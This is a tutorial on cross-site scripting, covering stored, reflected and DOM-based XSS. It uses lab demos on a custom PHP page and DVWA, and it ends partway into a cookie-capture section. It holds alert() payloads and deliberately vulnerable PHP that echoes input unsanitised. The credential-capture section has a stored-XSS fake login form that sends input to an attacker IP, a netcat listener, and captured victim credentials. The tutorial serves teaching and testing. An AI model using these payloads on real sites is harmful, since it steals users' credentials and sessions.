

DETAILED GUIDE ON



Cross-Site Scripting (XSS)



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Introduction

Have you ever welcomed a pop-up, when you visit a webpage or when you hover at some specific text? Imagine, if these pop-ups become a vehicle, which thus delivers malicious payload into your system or even captures some sensitive information. Today, in this article, we'll take a tour to **Cross-Site Scripting** and would learn how an attacker executes malicious JavaScript codes over at the input parameters and generates such pop-ups, to deface the web-application or to hijack the active user's session.

What is JavaScript?

A dynamic web-application stands up over three pillars i.e. **HTML** – which determines up the complete structure, **CSS** – describes its overall look and feel, and the **JavaScript** – which simply adds powerful interactions to the application such as alert-boxes, rollover effects, dropdown menus and other things.

So, developers use JavaScript as the programming language of the web, and they consider it to be one of the most popular scripting languages, as about 93% of the total websites run with JavaScript due to some of its major features i.e.

- It is easy to learn.
- It helps to build interactive web-applications.
- The browser interprets only programming language instead of displaying it.
- It is flexible, as it simply blends up with the HTML codes.

JavaScript Event Handlers

When JavaScript code is incorporated into an HTML page, it will "react" to certain occurrences, such as:

It is an event when the page loads. An event is also created when a button is clicked by the user. Additional examples include resizing a window, closing a window, and pushing any key. Thus, certain event-handlers are responsible for managing such events.

Onload

Javascript uses the **onload function** to load an object over on a web page.

For example, I want to generate an alert for user those who visit my website; I will give the following JavaScript code.

```
<body onload=alert('Welcome to Hacking Articles')>
```

So, whenever the body tag loads up, an alert will pop up with the following text **"Welcome to Hacking Articles"**. Here the **loading of the body tag is an "event"** or a happening and **"onload" is an event handler** which decides what action should happen on that event.

Onmouseover

With the Onmouseover event handler, when a user moves his cursor over a specific text, the embedded JavaScript code executes.

For example, let us understand the following code:





```
<a onmouseover=alert("50% discount")>surprise</a>
```

Now when the user moves his cursor over the **surprise** the displayed text on the page, an alert box will pop up with 50% discount.

Similarly, there are many JavaScript event handlers, which defines what event should occur for such type of actions like a scroll down, or when an image fails to load etc.

onclick:	Use this to invoke JavaScript upon clicking (a link, or form boxes)
onload:	Use this to invoke JavaScript after the page or an image has finished loading
onmouseover	Use this to invoke JavaScript if the mouse passes by some link
onmouseout	Use this to invoke JavaScript if the mouse goes pass some link
onunload	Use this to invoke JavaScript right after someone leaves this page.

Introduction to Cross-Site Scripting (XSS)


Cross-Site Scripting often abbreviated as “**XSS**” is a client-side code injection attack where malicious **scripts are injected into trusted websites**. Attackers exploit web applications with unsanitized or unvalidated input parameters to send malicious JavaScript codes to a different end user. The end user’s browser has no way to know that the script should not be trusted, and will thus execute the script.

In this attack, the attacker does not directly target the users through a payload, although they exploit the XSS vulnerability by inserting a malicious script into a web page that appears to be a genuine part of the website. So, when any user visits that website, the XSS-inflicted web page delivers the malicious JavaScript code directly to his browser without his knowledge.

Confused with what’s happening? Let’s make it clearer with the following example.

*Consider a web application that allows its users to set-up their “**brief description**” over at their profile, which is thus **visible to everyone**. Now the attacker notice that the description field is not properly validating the inputs, so he injects his malicious script into that **field**.*

Now, whenever the visitor views the attacker’s profile, the code get’s automatically executed by the browser and therefore it captures up the authenticated cookies and over on the other side, the attacker would have the victim’s active session.



Impact of Cross-Site Scripting

From the last decay, Cross-Site Scripting has managed its position in the **OWASP Top10 list**, as it is one of the most crucial and the most widely used attack method on the internet.

Therefore, over with this vulnerability, the attacker could:

- Capture and access the user's authenticated session cookies.
- Uploads a phishing page to lure the users into unintentional actions.
- Redirects the visitors to some other malicious sections.
- Expose the user's sensitive data.
- Manipulates the structure of the web-application or even defaces it.

However, XSS has been reported with a **"CVSS Score"** of **"6.1"** as on **"Medium" Severity** under

- **CWE-79:** Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
- **CWE-80:** Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)

Types of XSS

Up till now, you might be having a clear vision with the concept of **JavaScript** and **XSS** and its major consequences. So, let's continue down on the same road and break this XSS into three main types as

1. Stored XSS
2. Reflected XSS
3. DOM-based XSS

Stored XSS

"Stored XSS" often termed as **"Persistent XSS"** or **"Type I"**, as over through this vulnerability the injected malicious script gets permanently stored inside the web application's database server and the server further drops it out back, when the user visits the respective website.



However, this happens in a way like -. *When the client clicks or hovers a particular infected section, the injected JavaScript will get executed by the browser as it was already into the application's database.* Therefore, this attack does not require any phishing technique to target its users.

The most common example of **Stored XSS** is the “**comment option**” in the blogs, which allow any user to enter his feedback as in the form of comments for the administrator or other users.

Let's carry this up by considering an example:

A web-application is asking its user to submit their feedback, as there on its webpage it is having two input fields- one for the name and other for the comment.

localhost/hxss/stored.php

IGNITE TECHNOLOGIES

XSS Lab !!
Your Feedback Here!!

Name*

Feedback

Submit

Now, whenever the user hits up the **submits** button, his entry gets stored into the database. To make it more clear, I've called up the database table on the screen as:

IGNITE TECHNOLOGIES

XSS Lab !!
Your Feedback Here!!

Name*

Feedback

Submit


Name	Feedback
Aarti Singh	Good



Here, the developer trusts his users and **hadn't placed any validations over at the fields**. So this loophole was encountered by the attacker and therefore he took advantage of it, as – instead of submitting the feedback, he **commented his malicious script**.

```
<script>alert("Hey!! This website belongs to Hacking Articles")</script>
```


From the below screenshot, you can see that the attacker got success, as the web-application reflects with an alert pop-up.




Now, back on the database, you can see that the table has been updated with **Name** as “**Ignite**” and the **Feedback** field is empty, this clears up that the attacker’s script had been injected successfully.

Name	Feedback
Aarti Singh	Good
Ignite	

So let's switch to another browser as a different user and would again try to submit genuine feedback.



Now when we hit the **Submit** button, our browser will execute the injected script and reflects it on the screen.



Reflected XSS

The **Reflected XSS** also termed as “**Non-Persistence XSS**” or “**Type II**”, occurs when the web application responds immediately on user’s input without validating what the user entered, this can lead an attacker to inject browser executable code inside the single HTML response. It is termed “**non-persistent**” as the malicious script **does not get stored inside the web-server’s database**, *thus the attacker needs to send the malicious link through phishing in order to trap the user.*

Reflected XSS is the most common and thus can be easily found over at the “**website’s search fields**” where the attacker includes some arbitrary Javascript codes in the search textbox and, if the website is vulnerable, the web-page return up the event as was described into the script.


Reflect XSS is a major with two types:

- **Reflected XSS GET**
- **Reflected XSS POST**

To be more clear with the concept of Reflected XSS, let’s check out the following scenario.

Here, we’ve created a webpage, which thus permits up the user to search for a particular **training course**.

So, when the user searches for “**Bug Bounty**”, a message prompts back over on the screen as “**You have searched for Bug Bounty.**”




Thus, this instant response and the “**search**” parameter in the URL shows up that, the page might be vulnerable to XSS and even the data has been requested over through the GET method.



So, let's now try to generate some pop-ups by injecting Javascript codes over into this **"search"** parameter as

```
get.php?search=<script>alert("Welcome to hacking Articles!!")</script>
```

Great!! From the below screenshot, you can see that we got the alert reflected as **"Welcome to Hacking Articles!!"**



Wonder why this all happened, let's check out the following code snippet.

```
<?php
function ignite($input)
{
    return $input;
}

?>

<!DOCTYPE html>
<html>
```

With the ease to reflect the **message** on the screen, the developer didn't set up any input validation over at the **ignite function** and he simply **"echo"** the **"Search Message"** with **ignite(\$search)** through the **"\$_GET"** variable.

```
if(isset($_GET["search"]))
{
    $search = $_GET["search"];

    echo"<b style='margin-left:250px;'>You have searched for " .ignite($search) ;
}

?>
```

DOM-Based XSS


The **DOM-Based Cross-Site Scripting** is the vulnerability which appears up in a Document Object Model rather than in the HTML pages.

But what is this **Document Object Model**?

A **DOM** or a **Document Object Model** describes up the different web-page segments like - title, headings, tables, forms, etc. and even the hierarchical structure of an HTML page. Thus, this API increases the skill of the developers to produce and change HTML and XML documents as programming objects.

When an **HTML document** is loaded into a web browser, it becomes a “**Document Object**”.

However, this document object is the **root node** of the HTML documents and the “**owner**” of all other nodes.



With the object model, JavaScript gets all the power it needs to create dynamic HTML:

- JavaScript can change all the HTML elements in the page
- JavaScript can change all the HTML attributes in the page
- JavaScript can change all the CSS styles in the page
- JavaScript can remove existing HTML elements and attributes
- JavaScript can add new HTML elements and attributes
- JavaScript can react to all existing HTML events in the page
- JavaScript can create new HTML events on the page

Therefore DOM manipulation is itself is not a problem, but when JavaScript handles data insecurely in the DOM, thus it enables up various attacks.

DOM-based XSS vulnerabilities usually arise when JavaScript takes data from an attacker-controllable **source**, such as the *URL*, and passes it to a **sink** (a dangerous JavaScript function or DOM object as *eval()*) that supports dynamic code execution.

*This is quite different from **reflected** and **stored XSS** because over in this attack, the developer cannot find the malicious script in HTML source code as well as in HTML response, it can be observed at execution time.*

The DOM-Based XSS exploits these problems on the user’s local machines in this way:

– The attacker creates a well-built malicious website




- The ingenious user opens that sites
- The user has a vulnerable page on his machine
- The attacker's website sends commands to the vulnerable HTML page
- The vulnerable local page executes that commands with the user's privileges on that machine.
- The attacker easily gains control of the victim computer.

Didn't understand well, let's check out a DOM-based XSS exploitation.

The following application was thereby vulnerable to DOM-based XSS attack. The web application further permits its users to opt a language with the following displayed options and thus executes the input through its URL.

```
http://localhost/DVWA/vulnerabilities/xss_d/?default=English
```




From the above screenshot, you can see that we do not have any specific section where we could include our malicious code. Therefore, in order to deface this web-application. We'll now manipulate up the "URL" as it is the most common **source** for the **DOM XSS**.

```
http://localhost/DVWA/vulnerabilities/xss_d/?default=English#<script>alert("This is DOM XSS");</script>
```

After manipulating up the URL, hit enter. Now, we'll again choose up the language and as we fire up the select button, the browser executes up the code in the URL and pops out the **DOM XSS alert**.

The major difference between **DOM-based XSS** and **Reflected** or **Stored XSS** is that it cannot be stopped by server-side filters because anything written after the "#" (hash) will never forward to the server.



Cross-Site Scripting Exploitation

I'm sure you might be wondering that "Okay, we got the pop-up, but now what? What we could do with this? I'll click the OK button and this pop-up will go."

But this pop-up speaks about a thousand words. Let's **take a U-turn** and get back to the place, where we got our first pop-up; Yes over at the Stored Section.

Credential Capturing


So, as we are now aware of the fact that whenever a user submits up his feedback, it will get stored directly into the server's database. And if the attacker manipulates the feedback with an **"alert message"**, thus even the alert will get stored into it, and it pops up every time, whenever some other user visits the application's web-page.

But what, if rather than a pop-up the user is welcomed with a login page?

Let's try to solve this by injecting a malicious payload that will **create up a fake user login form** on the web page. It will thus forward the captured request over to **the attacker's IP**.

So, let's includes the following script over at the feedback field in the web-application

```
<div style="position: absolute; left: 0px; top: 0px; background-color:#fddacd;width: 1900px; height: 1300px;"><h2>Please login to continue!!</h2>
<br><form name="login" action="http://192.168.0.9:4444/login.htm">
<table><tr><td>Username:</td><td><input type="text"
name="username"/></td></tr><tr><td>Password:</td>
<td><input type="password" name="password"/></td></tr><tr>
<td colspan=2 align=center><input type="submit" value="Login"/></td></tr>
</table></form>
```

Now this malicious code has been stored into the web application's database.




Over at some other browser, think when a user tries to submit the feedback.





As soon as she hit the submit button, the browser executes up the script and he got welcomed with login form as **“Please login to continue!!”**.



Over on the other side, let's enable our listener as with

```
nc -lvp 4444
```

Now, as when she enters up her credentials, the scripts will boot up again and the entered credentials will travel to the attacker's listener.

Cool!! From the below screenshot, you can see that we've successfully captured up the victim's credentials.

```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.0.11: inverse host lookup failed: Unknown host
connect to [192.168.0.9] from (UNKNOWN) [192.168.0.11] 65166
GET /login.htm?username=aarti&password=aarti123 HTTP/1.1
Host: 192.168.0.9:4444
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,imag
Referer: http://localhost/hxss/stored.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Cookie Capturing

There are times when an attacker needs **authenticated cookies** of a logged-in user either to access his account or for some other malicious purpose.

So let's see how this XSS vulnerability empowers the attackers to capture the session cookies and how the attacker abuses them in order to get into the user's account.

I've opened the vulnerable web-application **“DVWA”** over in my browser and logged-in inside with **admin: password**. Further, from the left-hand panel I've opted the vulnerability as **XSS (Stored)**, over for this time let's keep the security to **low**.



localhost/DVWA/vulnerabilities/xss_s/

